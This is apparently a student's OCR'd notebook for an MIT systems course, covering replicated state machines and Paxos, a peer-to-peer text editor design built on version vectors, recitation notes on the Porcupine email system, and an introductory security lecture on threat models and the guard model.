  bottom% less client.py
  bottom% ./client.py 5001
  ^C
  bottom% cat /tmp/a

  ^C
  top% rm /tmp/a
  top% ./srv.py /tmp/a 5001 &
  top% ./srv.py /tmp/b 5002 &

  bottom% ./client.py 5001 5002
  ^C
  bottom% cat /tmp/a
  bottom% cat /tmp/b

  ## multiple clients: what goes wrong?
  bottom% ./client.py 5001 5002 &
  bottom% ./client.py 5001 5002
  ^S when first error appears
  ^Q to resume
  ^C

  bottom% fg
  ^C

Problem: replicas can become inconsistent.
  Issue: clients' requests to different servers can arrive in different order.
  How do we ensure the servers remain consistent?
```

```
Replicated state machines.
  A general approach to making consistent replicas of a server:
  - Start with the same initial state on each server.
  - Provide each replica with the same input operations, in the same order.
  - Ensure all operations are deterministic.
    E.g., no randomness, no reading of current time, etc.
  These rules ensure each server will end up in the same final state.

Simple implementation of RSM: replicated logs.
  [ diagram: each server has a log consisting of Wx, Ry ]
  Log contains client operations, including both writes and reads.
  Log entries are numbered.

Key issue: agreeing on the order of operations.
  [ diagram: coordinator receives operations from clients, sends to replicas ]
  Coordinator handles one client operation at a time.
  Coordinator chooses an order for all operations (assigns log sequence number).
  Coordinator issues the operation to each replica.
  When is it OK to reply to client?
    Must wait for majority of replicas to reply.
    Otherwise, if a minority crashes, remaining servers may continue without op.

[ demo: coordinator ]
  top% kill %1
  top% kill %2
  top% rm /tmp/a /tmp/b
  top% ./srv.py /tmp/a 5001 &
  top% ./srv.py /tmp/b 5002 &
  top% ./coord.py 5099 5001 5002

  bottom% ./client.py 5099 &
  bottom% ./client.py 5099 &
  bottom% jobs

  bottom% kill %1
  bottom% kill %2

Replicating the coordinator.
  Tricky: can we get multiple coordinators due to network partition?
  Tricky: what happens if coordinator crashes midway through an operation?

Paxos: fault-tolerant consensus.
  Set of machines can agree on one value.
    E.g., X is the next operation that everyone will execute.
    E.g., Y is the next coordinator.
  Works despite node failures, network failures, delays.

  Correctness:
    All nodes agree on the same value.
    The agreed-upon value was proposed by some node.
  Fault-tolerance:
    If less than N/2 nodes fail, rest should reach agreement w.h.p.
    Liveness not guaranteed (may take an arbitrarily long time).
  Assumes fail-stop machines.

Each machine runs three logical functions in Paxos:
  Proposer: tries to convince acceptors to agree on some value
    (e.g., an operation it just received from a client).
  Acceptor: persistently tracks proposals, vote on proposals.
  Learner: does something with the value, once agreement is reached
    (e.g., just the local RSM replica, which executes the chosen operation).

Using Paxos to reach consensus on operation order.
  Consider a single log entry (e.g., log entry #5).
  OK for any given replica not to know what operation is #5 yet.
  But all replicas that know about #5 must agree on what it is.
  Plan: run a separate instance of Paxos to agree on each entry (including #5).

Intuition for why fault-tolerant consensus difficult.
  Strawman 1: proposers agree on a single acceptor they will propose to.
    Acceptor approves the first proposal it receives, and rejects all others.
    Correct because only a single acceptor.
    Problem: not fault-tolerant!
  Strawman 2: proposers send proposal to all acceptors.
    Each acceptor approves the first proposal and rejects all others.
    Proposers declare victory after approval from majority of acceptors.
    Correct because there's only one majority, so at most one winner.
    Problem: noone might get a majority, if we have 3 proposers!
    Problem: proposer might get majority and then crash!

Paxos: two phases for consensus.
  Prepare: agree on a proposal number (value might not be decided yet).
  Accept: agree on a value, for given proposal number.

  Think of proposal numbers as different attempts to reach consensus.
  If one attempt fails (e.g., 3 proposers can't get majority),
    try again with a larger proposal number.
  Key requirement: if an earlier proposal number accepted a value,
    have to make sure later proposals accept the same value.
```

```
Paxos state maintained by acceptor (persistent across reboots):
  Np: largest proposal number seen in Prepare.
  Na: largest proposal number seen in Accept.
  Va: value accepted for proposal Na.

[ slide: Paxos ]

Example 0: Paxos accepting value 'x' with one proposer.
  A1: Prep(10)->OK,None  Acc(10, x)->OK
  A2: Prep(10)->OK,None  Acc(10, x)->OK
  A3: Prep(10)->OK,None  Acc(10, x)->OK

  Note: node ID is part of proposal number, for uniqueness.

What is the commit point -- i.e., when is the value 'x' chosen?
  Majority of acceptors write the corresponding Na / Va to disk.

What if the Accept message to one of the acceptors is lost?
  Before majority of acceptors wrote to disk -> no consensus yet, fine.
  After consensus -> proposer can start a new round, will pick same Va.
  Why?  At least one Prepare_OK reply will include that Va.

Example 1: Paxos with two proposers, choosing between 'x' and 'y'.
  One proposer has N=10, another has N=11 (e.g., low bits are the node ID).

  A1: Prep(10)  Prep(11)  Acc(10, x)  Acc(11, y)
  A2: Prep(10)  Prep(11)  Acc(10, x)  Acc(11, y)
  A3: Prep(10)  Prep(11)  Acc(10, x)  Acc(11, y)

  Both proposals were OKed by Prepare; can Paxos accept x and then y?
  Steps:
    First proposer issues Prepare, gets Prepare_OK.
    Second proposer issues Prepare, gets Prepare_OK.
    Second proposer sends out Accept, gets consensus.
    First proposer sends out Accept, but gets ignored (proposal number is low)!
  Key point: Accept() checks if it heard about a newer proposal.
    If it has, then the older proposal number loses: Accept(10, x) will reject.
    If it hasn't, will remember the accepted value: e.g., Prepare(11) is later.
    Then, any newer Prepare() will learn about x.

Example 2: Paxos with proposer crashing after majority of Accepts are processed.
  A1: Prep(10)  Acc(10, x)  Prep(11)  Acc(11, x)
  A2: Prep(10)  Acc(10, x)  Prep(11)  Acc(11, x)
  A3: Prep(10)              Prep(11)  Acc(11, x)

  Second proposer tries to agree on a new value y.
  Gets Prepare_OK with first proposer's value.
  Re-sends Accept messages with first proposer's value.

  Key point: proposer conservatively uses a previous value from Prepare_OK().
    Even if just one acceptor got it: could be the 1 overlap between majorities.

What happens if acceptor fails after accepting, before sending Accept_OK?
  Without a majority of acceptors left, must wait for acceptor to recover.
  Acceptors must record Na/Va persistently on disk.

What happens if acceptor fails after sending Prepare_OK?
  Also need to remember Np persistently on disk.
  Otherwise, example 1 fails if all acceptors reboot: should not accept (10, x).

In practice, Paxos typically not used to agree on every single operation.
  Instead, Paxos used to agree on who is the new coordinator (+ some extras).
  Coordinator can efficiently order requests (e.g., our simple RSM design).
  When coordinator seems to be down, use Paxos to agree on new state.
  Must also use Paxos to agree to some extra information:
    - Set of all replicas, for when we need to elect the next coordinator.
    - Last operation executed by the current (dead) coordinator, so we
      don't lose track of it during switchover.
  Can also add replicas at runtime: just agree on new replica set.
    Need a way to transfer log state to the new replica.

[ slide: summary ]
```

A Peer-to-Peer Text Editor

almost done 4/25

Michael Plasmeier
theplaz@mit.edu
Nandi Bugg
nbugg@mit.edu
Rahul Rajagopalan
rahulraj@mit.edu

Rudolph
March 22, 2012

Introduction

Users would like to collaborate on a text document without using a central server or needing to be online all the time. We propose the design of DecentralizedDocs, a peer-to-peer text editor, which fulfills this demand. DecentralizedDocs allows users to edit text offline and then reconcile the text with their teammates. It supports both written text and code.

DecentralizedDocs requires that each machine has a unique machine name.

Data Structure

The basic unit of the document is a line. In code this is simply one line of code, but in a written text document, one line is equivalent to a paragraph when word wrap is enabled. Lines are broken up by \n characters. Line structures contain a reference to the text in the line, an index showing the line's position in the document, and a unique ID. This line ID is the hash of the current timestamp and machine name, making it effectively random. Lines have the following code:

```
struct Line {
  long id;
  char* text;
  int position;
  VersionVector text_version_vector;
  VersionVector position_version_vector;
}
```

So reviewer notes on version vector

Each line has two version vectors associated with it; one for the *text* field and the other for the *position* field. Version vectors contain version numbers for each user. Version numbers start at 0. Version vectors have this code:

```
struct VersionVector {
  int version_counters[N]; // N is the number of collaborators
  // Position n corresponds with collaborator n
}
```

I doing position as a seq variable

When the text of a Line is edited, *text* is updated. When the line is moved, *position* is updated. Every time a variable Is changed, its corresponding version vector is incremented at the position corresponding to the changer. DecentralizedDocs stores documents in memory as linked lists of Lines. To save documents on disk, it serializes the linked lists.

Figure 1 shows a graphical representation of the data structure.

I did not save it

I should position text be seq




Figure 1. The data structure. The user sees a continuous block of text, but lines are stored in their own structures internally.

Reconciliation

When two users are connected over the same network, DecentralizedDocs will automatically reconcile their data. The system only supports pair-wise reconciliation. In larger networks, pairs will reconcile individually until the entire network reaches equilibrium.

We define an operation called "pull". When Alice pulls from Bob, Bob sends Alice his linked list of Lines. Alice adds to her document all Lines that were newly created in Bob's version, then compares all of her version vectors with Bob's. If one version vector is temporally later than the other (all of its components are greater than or equal to the other vector's), then that vector's corresponding variable will be used in the merged document. If the version vectors are concurrent, then DecentralizedDocs compares the two changed variables. If they are the same (both users made the same change), it automatically accepts that change; otherwise, it asks Alice to resolve the conflict. At the end of the pull, Alice's version vectors are updated to contain the latest version number between her and Bob at all components.

A "sync" can be implemented as two pulls wrapped in a transaction: first Alice pulls from Bob (possibly with manual resolution), then Bob pulls from Alice (completely automatic; after the first pull, all of Alice's version vectors are strictly newer than Bob's). After the sync, Alice and Bob have identical documents and version vectors. If at any point during the sync the connection or one host fails, the sync is aborted and all changes are rolled back.

If Alice edits sentence *x* of a Line while Bob edits sentence *y* (two changes to the same *text* variable), DecentralizedDocs considers this to be a conflict requiring manual resolution. While it is possible to create a merged line containing Alice's sentence *x* and Bob's sentence *y*, doing so may create a paragraph that is semantically invalid. Merging in this case could

be especially harmful in languages other than English. We think silently writing such a paragraph to the document is not user-friendly, and choose to alert our users instead.

UI of Text Editor

Users can save a document, writing it to disk as in any other editor. They can also perform a commit, which creates a version of the document (with a name provided by the user), and makes it visible to other users (?? this needs work)

The document reconciles when clicks the save/refresh button. When the button is pressed, the document attempts to reconcile. (what does this mean for our deigns – how to handle a user not clicking the button – who does it connect to – how to control this?)
The text editor does not support showing the cursor of the other people editing.

Conflict Resolution UI

When the system encounters concurrent version vectors, it is not able to reconcile the changes by itself, so it will present a conflict resolution user interface dialog. Once conflicts are resolved between users, those who share a version of the files involved with the conflict will be automatically updated when they are online.

Scenarios

Our design for a Peer-to-Peer text editor supports various scenarios.
If two users each make changes to different paragraphs, the system will take the latest version of each paragraph without conflict.

If two users both change the same line differently, we recognize the possibility that the two changes together produces incorrect semantics, and ask for conflict resolution. If both users make the same change, those changes will be processed without conflict. The resolved line will have its version vector incremented at the index for the user who made the pull, preventing double-reconciliation.

If a user moves a line, and another user edits that line, those changes will be reconciled without conflict because they involve different variables.

Committing

The commit system is two-phase. Commits occur between a pair of users in the system.

When a user attempts to commit, the system will check the online status of the user. If he's online he will see the initiator's request to commit. In the case that the user is offline, the message will be stored so that it appears once his status changed to online. (Rahul - noun ambiguity here, is "the user" the committer, or one of his collaborators who needs to approve the commit?)

The user must agree to the commit before it occurs. Disagreement causes the process to abort. Should agreement occur, a log (in .txt format) will be updated to reflect this via checkpoint. The specific changes agreed to will also be logged.

In the event that several users want to synchronize their versions of a file, there is a multiple commit mode, as well as an all commit mode. All commit mode involves all members, while multiple commit mode involves only those the user initiating the commit includes. (Rahul - We are allowed to require that everyone be online to do a commit, so you might be making the problem harder)

When multiple commits are being made, the first time a user says "No" to the commit, the process will be aborted. In the event that all users involved agree to commit, a log will be updated just as mentioned previously. (Rahul – As per the specification, a "No" should also automatically be triggered if there are any unmerged changes, just add a line saying that we check these – you can do this by looking for concurrent version vectors).

In the event that the commit has been agreed to by all parties but some are offline, the users that are online will have their files updated. Those who are offline will be updated upon coming back online. Once all the users' files are updated, the commit will have taken place.

For the sake of simplicity, only one commit at a time can be initiated.

Version vector

From Wikipedia, the free encyclopedia

A **version vector** is a mechanism for tracking changes to data in a distributed system, where multiple agents might update the data at different times. The version vector allows the participants to determine if one update preceded another (happened-before), followed it, or if the two updates happened concurrently (and therefore might conflict with each other). In this way, version vectors enable causality tracking among data replicas and are a basic mechanism for optimistic replication. In mathematical terms, the version vector generates a preorder that tracks the events that precede, and may therefore influence, later updates.

Version vectors maintain state identical to that in a vector clock, but the update rules differ slightly; in this example, replicas can either experience local updates (e.g., the user editing a file on the local node), or can synchronize with another replica:

- Initially all vector counters are zero.
- Each time a replica experiences a local update event, it increments its own counter in the vector by one.
- Each time two replicas a and b synchronize, they both set the elements in their copy of the vector to the maximum of the element across both counters: $V_a[x] = V_b[x] = max(V_a[x], V_b[x])$. After synchronization, the two replicas have identical version vectors.

Pairs of replicas, a, b, can be compared by inspecting their version vectors and determined to be either: identical ($a = b$), concurrent ($a \parallel b$), or ordered ($a < b$ or $b < a$). The ordered relation is defined as: Vector $a < b$ if and only if every element of V_a is less than its corresponding element in V_b, and at least one of the elements is strictly less than. If neither $a < b$ or $b < a$, but the vectors are not identical, then the two vectors must be concurrent.

Version vectors[1] or variants are used to track updates in many distributed file systems, such as Coda (file system) and Ficus, and are the main data structure behind optimistic replication [2].

Other Mechanisms

- Hash Histories [3] avoid the use of counters by keeping a set of hashes of each updated version and comparing those sets by set inclusion. However this mechanism can only give probabilistic guaranties.
- Concise Version Vectors [4] allow significant space savings when handling multiple replicated items, such as in directory structures in filesystems.
- Version Stamps [5] allow tracking of a variable number of replicas and do not resort to counters. This mechanism can depict scalability problems in some settings, but can be replaced by Interval Tree Clocks.
- Interval Tree Clocks[6] generalize version vectors and vector clocks and allows dynamic numbers of replicas/processes.
- Bounded Version Vectors [7] allow a bounded implementation, with bounded size counters, as long as replica pairs can be atomically synchronized.

References

1. ^ Douglas Parker, Gerald Popek, Gerard Rudisin, Allen Stoughton, Bruce Walker, Evelyn Walton, Johanna Chow, David Edwards, Stephen Kiser, and Charles Kline. Detection of mutual inconsistency in distributed systems. Transactions on Software Engineering. 1983
2. ^ David Ratner, Peter Reiher, and Gerald Popek. Dynamic version vector maintenance. Technical Report CSD-970022, Department of Computer Science, University of California, Los Angeles, 1997
3. ^ ByungHoon Kang, Robert Wilensky, and John Kubiatowicz. The Hash History Approach for Reconciling Mutual Inconsistency. ICDCS, pp. 670-677, IEEE Computer Society, 2003.
4. ^ Dalia Malkhi and Doug Terry. Concise Version Vectors in WinFS.Distributed Computing, Vol. 20, 2007.
5. ^ Paulo Almeida, Carlos Baquero and Victor Fonte. Version Stamps: Decentralized Version Vectors. ICDCS, pp. 544-551, 2002.
6. ^ Paulo Almeida, Carlos Baquero and Victor Fonte. Interval Tree Clocks. OPODIS, Lecture Notes in Computer Science, Vol. 5401, pp. 259-274, Springer, 2008.
7. ^ José Almeida, Paulo Almeida and Carlos Baquero. Bounded Version Vectors. DISC: International Symposium on Distributed Computing, LNCS, 2004.

so a, b are old, new? or alice, bob?

so basically last time the other person updated

it seems like you still need data but I guess that works

so don't overwrite local changes
* know what changes it was aware off before hand *
? thats the key

So $\langle 5,0,0 \rangle$

vs $\langle 5,8,0 \rangle$ } all components $\geq$

vs $\langle 6,0,0 \rangle$ vs $\langle 5,8,0 \rangle$ → concurrent

old vs new version vector

```
Version vector (algorithm and examples)
=======================================

- Not all of these notes may appear in the proposal because of space
  constraints, but they should be useful for the final project.

- Lines (2 mutable fields):
  - text
  - position

- Algorithm:
  1. Keep a version vector for every Line (managing both text and position)
  2. Keep 2 version vectors for evey Line, one for text, the other for position
    - I think this lets the version vectors handle some cases we'd have to do
      manually if we did 1.

Examples (using 2)
==================
Some simple scenarios
1. One person's version vector is strictly newer than the other's
  - Travis confirms here that simply taking the newer version is safe.
2. Alice and Bob both edit a line's text, leaving position alone
  - A's VV is newer than B's at >= 1 index, and B's VV is newer at >= 1 index
    (they will be indices A and B if the edit was direct)
    (if A edited, and B pulled a change from C, then B's VV will be newer than
    A's at the C index, so we still fall into this case)

  - def merge_concurrent():
      if A's text == B's text:
        just take either one
      else:
        prompt for user input
      sync version vectors
3. A and B both move a line, leaving position alone
  - analogous to 2
4. Alice adds a line, then syncs with Bob
  - Alice's version vector for the line will be <n, 0, ... ,0> where n is her
    version counter, Bob will not have a version vector
  - Consider absence of a VV to be <0, 0, ... 0>, then this is case 1, and Bob
    simply takes Alice's version.
  - Positioning: When Alice adds the new line, all lines after it in her document
    have their position bumped by 1
    - EDGE CASE: Alice bumps a Line's position by 1 when adding a new line, Bob
      moves the same line, this shouldn't be a conflict....
    - Solution: when merging, Bob processes Alice's adds before any of her
      changes, and bumps positions on his before???
      - I'm stuck on this case, do we need to handle it??
      - Idea: allow positions to be decimals, when Alice adds a line between
        lines 2 and 3, make the new line's position 2.5, is that messy??

Scenarios from the DP2 Assignment:
1. Alice and Bob add text in different paragraphs (let's say Alice edits
paragraphs 4 and 7, Bob edits 14 and 17) and they both edit the intro
(paragraph 1)
  - 4 and 7 - Alice's VV for text is strictly newer - Bob takes Alice's
  - 14 and 17 - similar - Alice takes Bob's
  - 1 - only VV conflict, manual resolution
  - Success!

2. Bob, online w/ Alice, changes a sentence (say it's in paragraph 4). Offline,
Charlie changes paragraph 4 in a different way. Later, Alice and Charlie
sync, and resolve the conflict (both have resolved one now). Then, later,
charlie syncs with Bob, they should not conflict.
  - Beforehand (VV's are <Alice, Bob, Charlie>, for the text of paragraph 4),
    everyone is synced:
    A's VV = <5, 6, 4>
    B's VV = <5, 6, 4>
    C's VV = <5, 6, 4>
  - Then Bob and Charlie make changes simultaneously:
    A's VV = <5, 6, 4>
    B's VV = <5, 7, 4>
    C's VV = <5, 6, 5>
  - Bob syncs with Alice (B is strictly newer than A, so A accepts B's changes)
    A's VV = <5, 7, 4>
    B's VV = <5, 7, 4>
    C's VV = <5, 6, 5>
  - Now, A and C's VVs are concurrent. When Alice and Charlie try to sync, they
    (correctly) see a conflict, and Alice resolves it. At that point, A and C's
    VV's sync
    A's VV = <6, 7, 5>
    B's VV = <5, 7, 4>
    C's VV = <6, 7, 5>
    - The manual conflict resolution is a change made by Alice, so her VV index
      is incremented
  - Finally, C and B try to sync up. C's VV is strictly newer than B's, so Bob
    accepts Charlie's version without conflict.
    A's VV = <6, 7, 5>
    B's VV = <6, 7, 5>
    C's VV = <6, 7, 5>
```

<6,0,0> → (5,0,0) edit

<5,8,0> ~~<6,8,0>~~

no fancy heuristic

alice's view of the latest version each person made that alice has it

since no VV has all 7

a_{12} – the last time B edited according to A

the last of B's edits that A has/knows about

```
  - Success!

3. Alice moves paragraphs 3 and 5, and Bob edits paragraph 3. Later they sync;
no conflict resolution should be required
  - Alice moving paragraphs 3 and 5 updates the VVs for paragraph 3 and 5's
    indices.
  - Bob editing paragraph 3 updates the VV for paragraph 3's text.
  - For all 3 VV's in the merge, one user's is strictly newer than the other.
  - Success!

4. Alice and Bob correct an error in the same way.
  - merge_concurrent() checks for this case, and does not prompt if it happens.
  - Success!
```

question 10 views

Version Vectors

I'm still confused what each person's VV means #dp2

A's VV = <5, 6, 4>
B's VV = <5, 6, 4>
C's VV = <5, 6, 4>

So this is like a matrix (i,j) where i is the col and j is the row.

So (1,2) is what? Alice's view on Bob's latest revision? The last revision Bob made that Alice knows about? The last of Bob's edits that Alice knows about?

edit | stop following 3 | like 0

55 minutes ago by Michael Plasmeier 3 edits

the students' answer, *where students collectively construct a single answer*

Click to start off the students' answer

the instructors' answer, *where instructors collectively construct a single answer*

I don't know when you say (1,2) if you are talking about 0 indexed matrices or 1 indexed matrices. Assuming you mean the second column of A's VV, this is Alice's view of Bob's version of the document – so this represents the last change that Bob made for which Alice has applied the change.

like 0

6 minutes ago by Travis Gruseckl 1 edit

followup discussions, *for lingering questions and comments*

Resolved **Unresolved**

Michael Plasmeier (5 minutes ago) - The only relevant comparison is up and down columns? Across rows is not relevant?

edit

Travis Gruseckl **(Instructor)** (Just now) - Yes, the comparison is across columns.

Write a reply...

CIS 33 Recitation


4/26

(15 min late)


Email Service

- cheap hw
  - def changes
- manageability
- Tandy computers
  - can 2 at once
- Availability
  - more of a scale
  - can't really give a #
- Performance / Scalability
  - just add another disk
- Correctness / Consistency
  - Eventual correctness
  - may see messages twice for a time

(2)



But how to ↑ performance



But when add another server?

Can have a table and divide accounts up to individual servers individually

Or put the table on each server

(3)


When add account - must update all servers

A bunch of things to store

- mail messages
- user profile

Or let every server get to every disk

- does not scale



But no fault tolerance

- add a replica
- Can add RAID 5

(4)

Porcupine didn't do any of this

Modern Data centers use virtual disk ids

Change virtual → real disk id

Just buy more

Can buy bandwidth but must be smart about low latency

They didn't say

Prob thought too expensive

Porcupine is a good example of


a) needing to add indirection

b) performance ↓ indirection

Porcupine is this one - put it in the app itself

(5)

How does Porcupine do this?



One disk per server (PC)

Each Server has user table

The Load Balancer

Message Fragment Table
- list of nodes were to find message
- Replication
  - log incoming on 1st server used
- Can toss messages anywhere
- Stores each message twice

Machines can go ↑ or ↓

Have cheap management

↳ group consistency ~~protocol~~ was active in the 90s

(e)

How to tell a node goes ↓?

Another node tells the boss

Boss regroups and system reorganizes

When come online?

Starts as group of 1

Tries to merge groups

Consistency, Availability, Partitioning

Pick 2 of 3

Porcupine tried for all 3

Couldn't do it

I had all 3 kinda

Today: We're not as worried as partitioning

61C 33 Tutorial

4/27

(1 min late)

CATME peer survey

- not for grade
- seem how team worked

(I had no problems on this project)

MIT focused on skill + technical

but being on a team is important

Quiz

Qu worth twice as much as should be

~~Conflict scenario~~

DP 2

Conflict scenario 3 most difficult

Git won't catch

Git rebase vs SVN merge distinction does not matter here

(2)

Classmate: Rebuse Jana yeras
Lbut prietier

(He has nothing prepared)

Can assign a leaders
Who resolve all conflicts
(That sounds weird)

Text editor can use Objects
If move

Can have conflicts in paragraphs
not b/w

(Class only 15 min)

6.033
L21 Security Intro

4/30

So far: Reliable computer systems

Security takes this goal one step further
- upholds goal despite adversaries

Which is hard

No shortage of news on attacks

Users can be tricked

Machines can be aggregated together → botnet

Or real world impact → Stuxnet

Security is not a new problem

but security is diff on computers than real world

Both: Compartmentalization - diff keys for diff things

Audit

Deterrance

(2)


But

Internet makes attacks faster
cheaper
scalable

Lots of attackers out there
Don't know who they are

Incentives have slightly changed.

~~Negative goal~~



"Frans can read grade file"
positive statement - easy to check

But security often framed w/ negitive goals

"Ben can't read grades.txt"

Obviously the normal way trying to read it

(3)

But also

- could change permission
- can access disk blocks directly
- can read off web server
- could reuse memory after someone else edited
- read backup files
- read network packets
- have person use trojan text editor
- steal disk from server room
- steal paper from trash
- call sysadmin to reset password
- etc, etc, etc

Previously we

- enumerated failures
- assumed failures ind
- so failure only happened when all replicas broke

Security failure reasoning is different!

(4)

If one component fails, the system fails!

So try to formulate security approach


1. Set goals - secrecy vs integrity
2. Research threat model
   - assumptions you make

Threat models

You don't know who ahead of time will try to attack
So try to make conservative, but realistic assumption
- is our hardware vendor out to get us?
- adversary: Controls some computer networks
- A. Controls some SW on others computers
- A. knows info about user passwords
  - ie phishing
- A. knows about bugs in your software
  - big deal in practice

- Do we worry about physical attacks?
- Do we worry about social engineering
- A. doesn't have resources to brute force
  - but some have millions of machines in botnet

Guard Model



requires complete mediation - only way to get to S is to go through the guard

1. Client/server must be enforced - must use guard
2. Guard must be flawless

Guard Authentication

3. Authentication that request came from principal

4. Authorization (principal, request, resource) → Ok/deny

Examples Unix File System
- So one user can't access another users files
- each user has 32 bit user id
- track current user id of each running process

So what actually goes wrong?

1. Software bugs in software implementation


So incomplete mediation

- like Paymax** server gives ID
  Can ask for any id you want
  Not mediating each request
- Or not escaping Query in SQL


Writting correct software is hard

(7)

We had



What if



↑ don't need to worry about guard here

* make each code as least privileged as possible

Some components trusted → Some untrusted
↑ negative thing ↑ better to have
if it fails - I'm safe

Policy vs mechanisms

↑ no student can read grade.txt
Well how to enforce?
What are the guards?

- permissions on files
- firewall rules
- encryption

Often these don't line up right
- will make a mistake
- or have a lot of trusted code

ie DBs don't have the mechanisms we want

Its best if these aligns

Other problems

Layer interactions
- ie someone changes the file after ya look at it, but before you send it

Users make mistakes
often the reason
should assume issues

Security expensive
make system very inconvient
Indemnifies the reason

4/30

6.033 2012 Lecture 21: Security intro

Topics:
  Computer security challenges.
  Threat models.
  Guard model.

Where are we in the course?
  Previous lectures: know how to build reliable systems, despite failures.
  Next few lectures: build systems that can deal with malicious attacks.
  Security: upholding some goal despite actions by adversary.

Attacks happen often.
  Lots of personal info stolen.
    [slide: attackers broke into server w/ ~800K records on Utah patients]
  Phishing attacks.
    [slide: users at ORNL tricked by phishing email about benefits from HR]
  Millions of PCs are under control of an adversary, called a botnet.
    [slide: botnet]
  Stuxnet infected Iran's uranium processing facilities.
